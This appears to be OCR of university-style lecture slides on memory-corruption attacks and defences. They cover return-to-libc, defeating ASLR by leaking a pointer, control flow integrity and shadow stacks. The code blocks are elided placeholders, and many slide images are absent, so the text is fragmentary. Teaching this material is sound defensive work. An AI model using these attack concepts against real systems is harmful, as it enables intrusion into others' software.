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

```
void a() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void b() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```

```
void c() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void d() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```

```
void e() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void f() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```

```
void g() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void h() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```

Return to libc Attacks

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

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

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

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ASLR

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

Run 1

ASLR

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

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

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

But even this is “easily” broken

Just leak a pointer first...

Mitigations

- Several automated ***mitigations*** are available
  - Approaches for lessening the likelihood & impact of a vulnerability

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Mitigations

- Several automated ***mitigations*** are available
  - Approaches for lessening the likelihood & impact of a vulnerability
- How can you prevent the core vulnerabilities we have discussed so far?
  - Are there common points you can break? (Point in a kill chain)
- Are there obvious limitations with these techniques?

Control Flow Integrity

- Restrict indirect control flow to needed targets
  - jmp */call */ret

```
foo = ...

foo();
```

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
```
foo = ...
if foo not in [...] abort()
foo();
```



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

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

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

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

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```

Can disambiguate call site/return pairs with a shadow stack

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

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

